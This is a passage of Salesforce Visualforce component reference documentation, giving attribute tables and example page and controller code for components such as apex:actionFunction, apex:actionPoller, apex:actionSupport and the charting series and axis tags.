apex:scatterSeries

apex:scontrol

apex:sectionHeader

apex:selectCheckboxes

A set of related checkbox input elements displayed in a table.

apex:selectList

apex:selectOption

apex:selectOptions

apex:selectRadio

A set of related radio button input elements, displayed in a table. Unlike checkboxes, only one radio button can be selected at a time.

apex:slds

apex:stylesheet

apex:tab

A single tab in an `<apex:tabPanel>`.

apex:tabPanel

A page area that displays as a set of tabs. When a user clicks a tab header, the tab's associated content displays, hiding the content of other tabs.

apex:toolbar

apex:toolbarGroup

apex:variable

apex:vote

chatter:feed

Displays the Chatter feed for a record or a user.

chatter:feedWithFollowers

chatter:follow

chatter:followers

chatter:newsfeed

chatter:userPhotoUpload

chatteranswers:aboutme

chatteranswers:allfeeds

chatteranswers:changepassword

chatteranswers:datacategoryfilter

chatteranswers:feedfilter

chatteranswers:feeds

chatteranswers:forgotpassword

chatteranswers:forgotpasswordconfirm

chatteranswers:guestsignin

chatteranswers:help

chatteranswers:login

chatteranswers:registration

chatteranswers:searchask

chatteranswers:singleitemfeed

flow:interview

ideas:detailOutputLink

ideas:listOutputLink

ideas:profileListOutputLink

knowledge:articleCaseToolbar

knowledge:articleList

knowledge:articleRendererToolbar

knowledge:articleTypeList

knowledge:categoryList

liveAgent:clientChat

liveAgent:clientChatAlertMessage

liveAgent:clientChatCancelButton

liveAgent:clientChatEndButton

liveAgent:clientChatFileTransfer

liveAgent:clientChatInput

liveAgent:clientChatLog

liveAgent:clientChatLogAlertMessage

liveAgent:clientChatMessages

liveAgent:clientChatQueuePosition

liveAgent:clientChatSaveButton

liveAgent:clientChatSendButton

liveAgent:clientChatStatusMessage

messaging:attachment
Compose an attachment and append it to the email.

messaging:emailHeader

messaging:emailTemplate

messaging:htmlEmailBody

messaging:plainTextEmailBody

site:googleAnalyticsTracking

site:previewAsAdmin

social:profileViewer

support:caseArticles

support:caseFeed

support:caseUnifiedFiles

support:clickToDial

support:portalPublisher

topics:widget

wave:dashboard

analytics:reportChart

Use this component to add Salesforce report charts to a Visualforce page. You can filter chart data to show specific results. The component is available in API version 29.0 or later.

Before you add a report chart, check that the source report has a chart in Salesforce app.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`cacheAge`	Long	The length of time that an embedded chart can cache data, in milliseconds (for example, 24 hours = 86,400,000 ms). The maximum length of time is 24 hours.		29.0	
`cacheResults`	Boolean	A Boolean indicating whether to use cached data when displaying the chart. When the attribute is set to true, data is cached for 24 hours, but you can modify the length of time with the cacheAge attribute. If the attribute is set to false, the report is run every time the page is refreshed.		29.0	
`developerName`	string	The unique developer name of the report. You can get a report's developer name from the report properties in the Report Builder. This attribute can be used instead of reportId. It can't be included if reportId has been set and vice versa. One of the two is required.		29.0	
`filter`	string	Filter a report chart by fields in addition to field filters already in the report to get specific data. Note that a report can have up to 20 field filters. A filter has these attributes in the form of a JSON string: • **column:** The API name of the field that you want to filter on. • **operator:**The API name of the condition you want to filter a field by. For example, to filter by "not equal to," use the API name "notEqual." • **value:** The filter criteria. For example, [{column:'STAGE_NAME',operator:'equals',value:'Prospecting'},{column:'EXP_AMOUNT',operator:'greaterThan',value:'75000'}]. To get the API name of the field and the operator, make a describe request via the Analytics REST API or Analytics Apex Library as shown in these examples: **Analytics API** /services/data/v29.0/analytics/reports/00OD0000001ZbNHMA0/describe **Analytics Apex Library** 1. First, get report metadata from a describe request:		29.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access

		`Reports.ReportManager.describeReport(00OD0000001ZbNHMA0)`
		2. Next, get operators based on the field's data type using this method:
		`Reports.ReportManager.getDatatypeFilterOperatorMap()`			

`hideOnError`	Boolean	Use the attribute to control whether users see a chart that has an error. When there's an error and this attribute is not set, the chart will not show any data except the error. An error can happen for many reasons, for example, when a user doesn't have access to fields used by the chart or a chart has been removed from the report. Set the attribute to true to hide the chart from a page.		29.0	
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
`reportId`	string	The unique ID of the report. You can get a report's ID from the report URL in Salesforce, or request it through the API.		29.0	
`showRefreshButton`	Boolean	A Boolean indicating whether to add a refresh button to the chart.		29.0	
`size`	string	Specify a chart's size with one of these values: - **tiny** - **small** - **medium** - **large** - **huge** When not specified, the chart size is medium.		29.0	

apex:actionFunction

A component that provides support for invoking controller action methods directly from JavaScript code using an AJAX request.

An `<apex:actionFunction>` component must be a child of an `<apex:form>` component. Because binding between the caller and `<apex:actionFunction>` is done based on parameter order, ensure that the order of `<apex:param>` is matched by the caller's argument list.

Use this component to get user input for a controller method that does not correspond to a field on an sObject. Only `<apex:inputField>` and `<apex:outputField>` can be used with sObject fields.

Unlike `<apex:actionSupport>`, which only provides support for invoking controller action methods from other Visualforce components, `<apex:actionFunction>` defines a new JavaScript function which can then be called from within a block of JavaScript code.

Note: Beginning with API version 23 you can't place `<apex:actionFunction>` inside an iteration component — `<apex:pageBlockTable>`, `<apex:repeat>`, and so on. Put the `<apex:actionFunction>` after the iteration component, and inside the iteration put a normal JavaScript function that calls it.

Example

```
<!-- Page: -->
<apex:page controller="exampleCon">
    <apex:form>
        <!-- Define the JavaScript function sayHello-->
        <apex:actionFunction name="sayHello" action="{!sayHello}" rerender="out"
status="myStatus"/>
    </apex:form>

    <apex:outputPanel id="out">
    <apex:outputText value="Hello "/>
    <apex:actionStatus startText="requesting..." id="myStatus">
        <apex:facet name="stop">{!username}</apex:facet>
    </apex:actionStatus>
    </apex:outputPanel>

    <!-- Call the sayHello JavaScript function using a script element-->
    <script>window.setTimeout(sayHello,2000)</script>

    <p><apex:outputText value="Clicked? {!state}" id="showstate" /></p>

    <!-- Add the onclick event listener to a panel. When clicked, the panel triggers
    the methodOneInJavascript actionFunction with a param -->
    <apex:outputPanel onclick="methodOneInJavascript('Yes!')" styleClass="btn">
        Click Me
    </apex:outputPanel>
    <apex:form>

    <apex:actionFunction action="{!methodOne}" name="methodOneInJavascript"
rerender="showstate">
        <apex:param name="firstParam" assignTo="{!state}" value="" />
    </apex:actionFunction>
    </apex:form>
</apex:page>

/*** Controller ***/
public class exampleCon {
    String uname;

    public String getUsername() {
        return uname;
    }

    public PageReference sayHello() {
        uname = UserInfo.getName();
        return null;
    }

    public void setState(String n) {
        state = n;
    }

    public String getState() {
        return state;
    }

    public PageReference methodOne() {
        return null;
    }

    private String state = 'no';
}
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`action`	ApexPages.Action	The action method invoked when the actionFunction is called by a DOM event elsewhere in the page markup. Use merge-field syntax to reference the method. For example, action="{!save}" references the save method in the controller. If an action is not specified, the page simply refreshes.		12.0	global
`focus`	String	The ID of the component that is in focus after the AJAX request completes.		12.0	global
`id`	String	An identifier that allows the actionFunction component to be referenced by other components in the page.		12.0	global
`immediate`	Boolean	A Boolean value that specifies whether the action associated with this component should happen immediately, without processing any validation rules associated with the fields on the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false. See Use the immediate Attribute Carefully.		12.0	global
`name`	String	The name of the JavaScript function that, when invoked elsewhere in the page markup, causes the method specified by the action attribute to execute. When the action method completes, the components specified by the reRender attribute are refreshed.	Yes	12.0	global
`namespace`	String	The namespace to use for the generated JavaScript function. The `namespace` attribute must be a simple string, beginning with a letter, and consisting of only letters,		12.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		numbers, or the underscore ("_") character. For example, "MyOrg" and "Your_App_Name_v2" are supported as namespaces. If not set, no namespace is added to the JavaScript functions generated by `<apex:actionFunction>`, preserving existing behavior.			
onbeforedomupdate	String	The JavaScript invoked when the onbeforedomupdate event occurs--that is, when the AJAX request has been processed, but before the browser's DOM is updated.		12.0	global
oncomplete	String	The JavaScript invoked when the result of an AJAX update request completes on the client.		12.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		12.0	global
reRender	Object	The ID of one or more components that are redrawn when the result of the action method returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs.		12.0	global
status	String	The ID of an associated component that displays the status of an AJAX update request. See the actionStatus component.		12.0	global
timeout	Integer	The amount of time (in milliseconds) before an AJAX update request should time out.		12.0	global

SEE ALSO:

apex:form

Comparing JavaScript Remoting and <apex:actionFunction>

apex:actionPoller

A timer that sends an AJAX request to the server according to a time interval that you specify. Each request can result in a full or partial page update.

An `<apex:actionPoller>` must be within the region it acts upon. For example, to use an `<apex:actionPoller>` with an `<apex:actionRegion>`, the `<apex:actionPoller>` must be within the `<apex:actionRegion>`.

Considerations When Using `<apex:actionPoller>`

- Action methods used by `<apex:actionPoller>` should be lightweight. It's a best practice to avoid performing DML, external service calls, and other resource-intensive operations in action methods called by an `<apex:actionPoller>`. Consider carefully the effect of your action method being called repeatedly by an `<apex:actionPoller>` at the interval you specify, especially if it's used on a page that will be widely distributed, or left open for long periods.

- `<apex:actionPoller>` refreshes the connection regularly, keeping login sessions alive. A page with `<apex:actionPoller>` on it won't time out due to inactivity.
- To prevent concurrent AJAX requests from overriding each other and breaking your Visualforce page, don't use `<apex:actionPoller>` on a page with other components that submit AJAX requests.
- If an `<apex:actionPoller>` is ever re-rendered as the result of another action, it resets itself.
- You can't use a Visualforce expression to define the time interval for server requests from an Apex controller.
- Avoid using this component with enhanced lists.

Example

```
<!--  Page -->

<apex:page controller="exampleCon">
    <apex:form>
        <apex:outputText value="Watch this counter: {!count}" id="counter"/>
       <apex:actionPoller action="{!incrementCounter}" reRender="counter" interval="15"/>

    </apex:form>
</apex:page>


/***  Controller: ***/

public class exampleCon {
    Integer count = 0;

    public PageReference incrementCounter() {
        count++;
        return null;
    }

    public Integer getCount() {
        return count;
    }
}
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`action`	ApexPages.Action	The action method invoked by the periodic AJAX update request from the component. Use merge-field syntax to reference the method. For example, action="{!incrementCounter}" references the incrementCounter() method in the controller. If an action is not specified, the page simply refreshes.		10.0	global
`enabled`	Boolean	A Boolean value that specifies whether the poller is active. If not specified, this value defaults to true.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`id`	String	An identifier that allows the component to be referenced by other components in the page.		10.0	global
`interval`	Integer	The time interval between AJAX update requests, in seconds. This value must be 5 seconds or greater, and if not specified, defaults to 60 seconds. Note that the interval is only the amount of time between update requests. Once an update request is sent to the server, it enters a queue and can take additional time to process and display on the client.		10.0	global
`oncomplete`	String	The JavaScript invoked when the result of an AJAX update request completes on the client.		10.0	global
`onsubmit`	String	The JavaScript invoked before an AJAX update request has been sent to the server.		10.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
`reRender`	Object	The ID of one or more components that are redrawn when the result of an AJAX update request returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs.		10.0	global
`status`	String	The ID of an associated component that displays the status of an AJAX update request. See the actionStatus component.		10.0	global
`timeout`	Integer	The amount of time (in milliseconds) before an AJAX update request should time out.		10.0	global

apex:actionRegion

An area of a Visualforce page that demarcates which components should be processed by the Force.com server when an AJAX request is generated.

Only the components in the body of the `<apex:actionRegion>` are processed by the server, thereby increasing the performance of the page.

Use this component to get user input for a controller method that does not correspond to a field on an sObject. Only `<apex:inputField>` and `<apex:outputField>` can be used with sObject fields.

Note: Note that an `<apex:actionRegion>` component only defines which components the server processes during a request—it doesn't define what areas of the page are re-rendered when the request completes. To control that behavior, use the `rerender` attribute on an `<apex:actionSupport>`, `<apex:actionPoller>`, `<apex:commandButton>`, `<apex:commandLink>`, `<apex:tab>`, or `<apex:tabPanel>` component.

Example

```
<!-- For this example to render fully, associate the page
with a valid opportunity record in the URL.
For example: https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53 -->

<apex:page standardController="Opportunity">
  <apex:form >
    <apex:pageBlock title="Edit Opportunity" id="thePageBlock" mode="edit">

      <apex:pageBlockButtons >
        <apex:commandButton value="Save" action="{!save}"/>
        <apex:commandButton value="Cancel" action="{!cancel}"/>
      </apex:pageBlockButtons>

    <apex:pageBlockSection columns="1">
      <apex:inputField value="{!opportunity.name}"/>
      <apex:pageBlockSectionItem>
      <apex:outputLabel value="{!$ObjectType.opportunity.fields.stageName.label}"
                        for="stage"/>
      <!--
           Without the actionregion, selecting a stage from the picklist would cause
           a validation error if you hadn't already entered data in the required name
           and close date fields.  It would also update the timestamp.
      -->
      <apex:actionRegion>
        <apex:inputField value="{!opportunity.stageName}" id="stage">
          <apex:actionSupport event="onchange" rerender="thePageBlock"
                              status="status"/>
          </apex:inputField>
          </apex:actionRegion>
      </apex:pageBlockSectionItem>
        <apex:inputfield value="{!opportunity.closedate}"/>
        {!text(now())}
        </apex:pageBlockSection>

      </apex:pageBlock>
    </apex:form>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		10.0	global
immediate	Boolean	A Boolean value that specifies whether the action associated with this component should happen immediately, without processing any validation rules associated with the fields on		11.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false. See Use the immediate Attribute Carefully.			
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
`renderRegionOnly`	Boolean	A Boolean value that specifies whether AJAX-invoked behavior outside of the actionRegion should be disabled when the actionRegion is processed. If set to true, no component outside the actionRegion is included in the AJAX response. If set to false, all components in the page are included in the response. If not specified, this value defaults to true.		10.0	global

SEE ALSO:

Apex Developer Guide: Using the transient Keyword

apex:actionStatus

A component that displays the status of an AJAX update request. An AJAX request can either be in progress or complete.

Use this component to get user input for a controller method that does not correspond to a field on an sObject. Only `<apex:inputField>` and `<apex:outputField>` can be used with sObject fields.

Example

```
<!--  Page: -->

<apex:page controller="exampleCon">
    <apex:form>
        <apex:outputText value="Watch this counter: {!count}" id="counter"/>
        <apex:actionStatus startText=" (incrementing...)"
            stopText=" (done)" id="counterStatus"/>
        <apex:actionPoller action="{!incrementCounter}" rerender="counter"
            status="counterStatus" interval="15"/>
    </apex:form>
</apex:page>

/*** Controller: ***/

public class exampleCon {
    Integer count = 0;

    public PageReference incrementCounter() {
            count++;
            return null;
    }

    public Integer getCount() {
        return count;
    }
}
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`dir`	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
`for`	String	The ID of an actionRegion component for which the status indicator is displaying status.		10.0	global
`id`	String	An identifier that allows the actionStatus component to be referenced by other components in the page.		10.0	global
`lang`	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
`layout`	String	The manner with which the actionStatus component should be displayed on the page. Possible values include "block", which embeds the component in a div HTML element, or "inline", which embeds the component in a span HTML element. If not specified, this value defaults to "inline".		10.0	global
`onclick`	String	The JavaScript invoked if the onclick event occurs--that is, if the component is clicked.		10.0	global
`ondblclick`	String	The JavaScript invoked if the ondblclick event occurs--that is, if the component is clicked twice.		10.0	global
`onkeydown`	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
`onkeypress`	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
`onkeyup`	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
`onmousedown`	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
`onmousemove`	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the component.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the component.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
onstart	String	The JavaScript invoked at the start of the AJAX request.		10.0	global
onstop	String	The JavaScript invoked upon completion of the AJAX request.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
startStyle	String	The style used to display the status element at the start of an AJAX request, used primarily for adding inline CSS styles.		10.0	global
startStyleClass	String	The style class used to display the status element at the start of an AJAX request, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
startText	String	The status text displayed at the start of an AJAX request.		10.0	global
stopStyle	String	The style used to display the status element when an AJAX request completes, used primarily for adding inline CSS styles.		10.0	global
stopStyleClass	String	The style class used to display the status element when an AJAX request completes, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
stopText	String	The status text displayed when an AJAX request completes.		10.0	global
style	String	The style used to display the status element, regardless of the state of an AJAX request, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the status element, regardless of the state of an AJAX request, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global

Facets

Facet Name	Description	API Version
`start`	The components that display when an AJAX request begins. Use this facet as an alternative to the startText attribute. Note that the order in which a start facet appears in the body of an actionStatus component does not matter, because any facet with the attribute name="start" controls the appearance of the actionStatus component when the request begins.	10.0
`stop`	The components that display when an AJAX request completes. Use this facet as an alternative to the stopText attribute. Note that the order in which a stop facet appears in the body of an actionStatus component does not matter, because any facet with the attribute name="stop" controls the appearance of the actionStatus component when the request completes.	10.0

`apex:actionSupport`

A component that adds AJAX support to another component, allowing the component to be refreshed asynchronously by the server when a particular event occurs, such as a button click or hover.

Use this component to get user input for a controller method that does not correspond to a field on an sObject. Only `<apex:inputField>` and `<apex:outputField>` can be used with sObject fields.

Example

```
<!--  Page: -->
<apex:page controller="exampleCon">
    <apex:form>
        <apex:outputpanel id="counter">
            <apex:outputText value="Click Me!: {!count}"/>
            <apex:actionSupport event="onclick"
                                action="{!incrementCounter}"
                                rerender="counter" status="counterStatus"/>
        </apex:outputpanel>
        <apex:actionStatus id="counterStatus"
                           startText=" (incrementing...)"
                           stopText=" (done)"/>
    </apex:form>
</apex:page>

/***  Controller: ***/
public class exampleCon {
    Integer count = 0;

    public PageReference incrementCounter() {
            count++;
            return null;
    }
    public Integer getCount() {
        return count;
    }
}
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`action`	ApexPages.Action	The action method invoked by the AJAX request to the server. Use merge-field syntax to reference the method. For example, action="{!incrementCounter}" references the incrementCounter() method in the controller. If an action is not specified, the page simply refreshes.		10.0	global
`disabled`	Boolean	A Boolean value that allows you to disable the component. When set to "true", the action is not invoked when the event is fired.		16.0	
`disableDefault`	Boolean	A Boolean value that specifies whether the default browser processing should be skipped for the associated event. If set to true, this processing is skipped. If not specified, this value defaults to true.		10.0	global
`event`	String	The DOM event that generates the AJAX request. Possible values include "onblur", "onchange", "onclick", "ondblclick", "onfocus", "onkeydown", "onkeypress", "onkeyup", "onmousedown", "onmousemove", "onmouseout", "onmouseover", "onmouseup", "onselect", and so on. These values are case sensitive.		10.0	global
`focus`	String	The ID of the component that is in focus after the AJAX request completes.		10.0	global
`id`	String	An identifier that allows the component to be referenced by other components in the page.		10.0	global
`immediate`	Boolean	A Boolean value that specifies whether the action associated with this component should happen immediately, without processing any validation rules associated with the fields on the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false. See Use the immediate Attribute Carefully.		11.0	global
`onbeforedomupdate`	String	The JavaScript invoked when the onbeforedomupdate event occurs--that is, when the AJAX request has been processed, but before the browser's DOM is updated.		11.0	global
`oncomplete`	String	The JavaScript invoked when the result of an AJAX update request completes on the client.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onsubmit	String	The JavaScript invoked before an AJAX update request has been sent to the server.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
reRender	Object	The ID of one or more components that are redrawn when the result of an AJAX update request returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs.		10.0	global
status	String	The ID of an associated component that displays the status of an AJAX update request. See the actionStatus component.		10.0	global
timeout	Integer	The amount of time (in milliseconds) before an AJAX update request should time out.		10.0	global

SEE ALSO:

apex:actionFunction

Refreshing Chart Data Using <apex:actionSupport>

apex:areaSeries

A data series to be rendered as shaded areas in a Visualforce chart. It's similar to a line series with the fill attribute set to true, except that multiple Y values for each X will "stack" as levels upon each other.

At a minimum you must specify the fields in the data collection to use as X and Y values for each point along the line that defines the amount of area each point represents, as well as the X and Y axes to scale against. Add multiple Y values to add levels to the chart. Each level takes a new color.

Note: This component must be enclosed within an `<apex:chart>` component. You can have multiple `<apex:areaSeries>` components in a single chart, and you can add `<apex:barSeries>`, `<apex:lineSeries>`, and `<apex:scatterSeries>` components, but the results might not be very readable.

An area chart with three Y values to plot as levels on the chart.

```
<apex:chart height="400" width="700" animate="true" legend="true" data="{!data}">
    <apex:legend position="left"/>
    <apex:axis type="Numeric" position="left" fields="data1,data2,data3"
        title="Closed Won" grid="true">
        <apex:chartLabel/>
    </apex:axis>
    <apex:axis type="Category" position="bottom" fields="name"
        title="Month of the Year">
        <apex:chartLabel rotate="315"/>
    </apex:axis>
    <apex:areaSeries axis="left" xField="name" yField="data1,data2,data3" tips="true"/>
</apex:chart>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`axis`	String	Which axis this chart series should bind to. Must be one of the four edges of the chart: - left - right - top - bottom The axis bound to must be defined by a sibling `<apex:axis>` component.	Yes	26.0	
`colorSet`	String	A set of color values used, in order, as level area fill colors. Colors are specified as HTML-style (hexadecimal) colors, and should be comma separated. For example, `#00F,#0F0,#F00`.		26.0	
`highlight`	Boolean	A Boolean value that specifies whether each level should be highlighted when the mouse pointer passes over it. If not specified, this value defaults to true.		23.0	
`highlightLineWidth`	Integer	An integer that specifies the width in pixels of the line that surrounds a level when it's highlighted.		26.0	
`highlightOpacity`	String	A decimal number between 0 and 1 representing the opacity of the color overlayed on a level when it's highlighted.		26.0	
`highlightStrokeColor`	String	A string that specifies the HTML-style color of the line that surrounds a level when it's highlighted.		26.0	
`id`	String	An identifier that allows the chart component to be referenced by other components on the page.		26.0	global
`opacity`	String	A decimal number between 0 and 1 representing the opacity of the filled area for this level of the series.		26.0	
`rendered`	Boolean	A Boolean value that specifies whether the chart series is rendered in the chart. If not specified, this value defaults to true.		26.0	
`rendererFn`	String	A string that specifies the name of a JavaScript function that augments or overrides how each data point is rendered. Implement to provide additional styling or to augment data.		26.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
showInLegend	Boolean	A Boolean value that specifies whether this chart series should be added to the chart legend. If not specified, this value defaults to true.		26.0	
tips	Boolean	A Boolean value that specifies whether to display a tooltip for each data point marker when the mouse pointer passes over it. The format of the tip is xField: yField. If not specified, this value defaults to true.		26.0	
title	String	The title of this chart series, which is displayed in the chart legend. For stacked charts with multiple data series in the yField, separate each series title with a comma. For example: title="MacDonald,Picard,Worle".		26.0	
xField	String	The field in each record provided in the chart data from which to retrieve the x-axis value for each data point in the series. This field must exist in every record in the chart data.	Yes	26.0	
yField	String	The field in each record provided in the chart data from which to retrieve the y-axis value for each data point in the series. This field must exist in every record in the chart data.	Yes	26.0	

SEE ALSO:

- apex:chart
- Visualforce Charting
- Other Linear Series Charts

apex:attribute

A definition of an attribute on a custom component. The attribute tag can be a child of a component tag only.

Example

```
<!-- Page: -->

<apex:page>
    <c:myComponent myValue="My component's value" borderColor="red" />
</apex:page>

<!-- Component:myComponent -->

<apex:component>
    <apex:attribute name="myValue" description="This is the value for the component."
type="String" required="true"/>
```

```
    <apex:attribute name="borderColor" description="This is color for the border."
type="String" required="true"/>

    <h1 style="border:{!borderColor}">
        <apex:outputText value="{!myValue}"/>
    </h1>
</apex:component>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`access`	String	Indicates whether the attribute can be used outside of any page in the same namespace as the attribute. Possible values are "public" (default) and "global". Use global to indicate the attribute can be used outside of the attribute's namespace. If the access attribute on the parent apex:component is set to global, it must also be set to global on this component. If the access attribute on the parent apex:component is set to public, it cannot be set to global on this component. NOTE: Attributes with this designation are subject to the deprecation policies as described for managed packages in the appexchange.		14.0	
`assignTo`	Object	A setter method that assigns the value of this attribute to a class variable in the associated custom component controller. If this attribute is used, getter and setter methods, or a property with get and set values, must be defined.		12.0	global
`default`	String	The default value for the attribute.		13.0	global
`description`	String	A text description of the attribute. This description is included in the component reference as soon as the custom component is saved.		12.0	global
`encode`	Boolean	This is a temporary option to address an issue affecting some package installations. It will be removed in the next release. Do not use unless advised to do so by Salesforce.		15.0	
`id`	String	An identifier that allows the attribute to be referenced by other tags in the custom component definition.		12.0	global
`name`	String	The name of the attribute as it is used in Visualforce markup when the associated custom component includes a value for the attribute. • The name must be unique across components and is case insensitive. For example, if two attributes are named `"Model"` and `"model"`, the package treats them the same, potentially causing unexpected behavior.	Yes	12.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		• You can't define attributes named `id`, `rendered`, or `action`. These attributes are either automatically created for all custom component definitions, or otherwise not usable.			
`required`	Boolean	A Boolean value that specifies whether a value for the attribute must be provided when the associated custom component is included in a Visualforce page. If set to true, a value is required. If not specified, this value defaults to false.		12.0	global
`type`	String	The Apex data type of the attribute. If using the assignTo attribute to assign the value of this attribute to a controller class variable, the value for type must match the data type of the class variable. Only the following data types are allowed as values for the type attribute: • Primitives, such as String, Integer, or Boolean. • sObjects, such as Account, My_Custom_Object__c, or the generic sObject type. • One-dimensional lists, specified using array-notation, such as String[], or Contact[]. • Maps, specified using type="map". You don't need to specify the map's specific data type. • Custom Apex types (classes).	Yes	12.0	global

SEE ALSO:

Custom Component Attributes

`apex:axis`

Defines an axis for a chart. Use this to set the units, scale, labeling, and other visual options for the axis. You can define up to four axes for a single chart, one for each edge.

Note: This component must be enclosed within an `<apex:chart>` component.

Example

```
<!-- Page: -->
<apex:chart height="400" width="700" data="{!data}">
    <apex:axis type="Numeric" position="left" fields="data1"
        title="Opportunities Closed" grid="true"/>
    <apex:axis type="Numeric" position="right" fields="data3"
        title="Revenue (millions)"/>
    <apex:axis type="Category" position="bottom" fields="name"
```

```
        title="Month of the Year">
        <apex:chartLabel rotate="315"/>
    </apex:axis>
    <apex:barSeries title="Monthly Sales" orientation="vertical" axis="right"
        xField="name" yField="data3"/>
    <apex:lineSeries title="Closed-Won" axis="left" xField="name" yField="data1"/>
</apex:chart>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
dashSize	Integer	The size of the dash marker, in pixels. If not specified, this value defaults to 3.		23.0	
fields	String	The field(s) in each record of the chart data from which to retrieve axis label values. You can specify more than one field, to increase the range of the axis scale to include all values. Fields must exist in every record in the chart data.		23.0	
grid	Boolean	A Boolean value specifying whether to draw gridlines in the background of the chart. If true for a vertical axis, vertical lines are drawn, and likewise for horizontal axis. A proper grid can be drawn by setting grid to true on both a horizontal and a vertical axis of a chart. If not specified, this value defaults to false.		23.0	
gridFill	Boolean	A Boolean value specifying whether to fill in alternating grid intervals with a background color. If not specified, this value defaults to false.		23.0	
id	String	An identifier that enables the chart component to be referenced by other components on the page.		23.0	global
margin	Integer	An integer value that specifies the distance between the outer edge of the chart and the baseline of the axis label text. Negative values are permitted, and move the labels inside the chart edge. Valid only when the axis type (and chart) is Gauge. If not specified, this value defaults to 10.		26.0	
maximum	Integer	The maximum value for the axis. If not set, the maximum is calculated automatically from the values in fields.		23.0	
minimum	Integer	The minimum value for the axis. If not set, the minimum is calculated automatically from the values in fields.		23.0	
position	String	The edge of the chart to which to bind the axis. Valid options are: • left • right	Yes	23.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		• top • bottom • gauge • radial The first four positions correspond to the edges of a standard linear chart. "gauge" is specific to an axis used by <apex:gaugeSeries>, and "radial" is specific to an axis used by <apex:radarSeries>.			
rendered	Boolean	A Boolean value that specifies whether the axis elements are rendered with the chart. If not specified, this value defaults to true.		23.0	
steps	Integer	An integer value that specifies the number of tick marks to places on the axis. If set, it overrides the automatic calculation of tick marks for the axis. Valid only when the axis type is Numeric.		26.0	
title	String	The label for the axis.		23.0	
type	String	Specifies the type of the axis, which is used to calculate axis intervals and spacing. Valid options are: • "Category" for non-numeric information, such as names or types of items, and so on. • "Numeric" for quantitative values. • "Gauge" is used only with, and required by, <apex:gaugeSeries>. • "Radial" is used only with, and required by, <apex:radarSeries>.	Yes	23.0	

SEE ALSO:

apex:chart

apex:barSeries

A data series to be rendered as bars in a Visualforce chart. At a minimum you must specify the fields in the data collection to use as X and Y values for each bar, as well as the X and Y axes to scale against. Add multiple Y values to add grouped or stacked bar segments to the chart. Each segment takes a new color.

Note: This component must be enclosed within an <apex:chart> component. You can have multiple <apex:barSeries> and <apex:lineSeries> components in a single chart. You can also add <apex:areaSeries> and <apex:scatterSeries> components, but the results might not be very readable.

Example

```
<!-- Page: -->
<apex:chart height="400" width="700" data="{!data}">
    <apex:axis type="Numeric" position="left" fields="data1"
        title="Opportunities Closed" grid="true"/>
    <apex:axis type="Numeric" position="right" fields="data3"
        title="Revenue (millions)"/>
    <apex:axis type="Category" position="bottom" fields="name"
        title="Month of the Year"/>
    <apex:barSeries title="Monthly Sales" orientation="vertical" axis="right"
        xField="name" yField="data3">
        <apex:chartTips height="20" width="120"/>
    </apex:barSeries>
    <apex:lineSeries title="Closed-Won" axis="left" xField="name" yField="data1"/>
</apex:chart>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
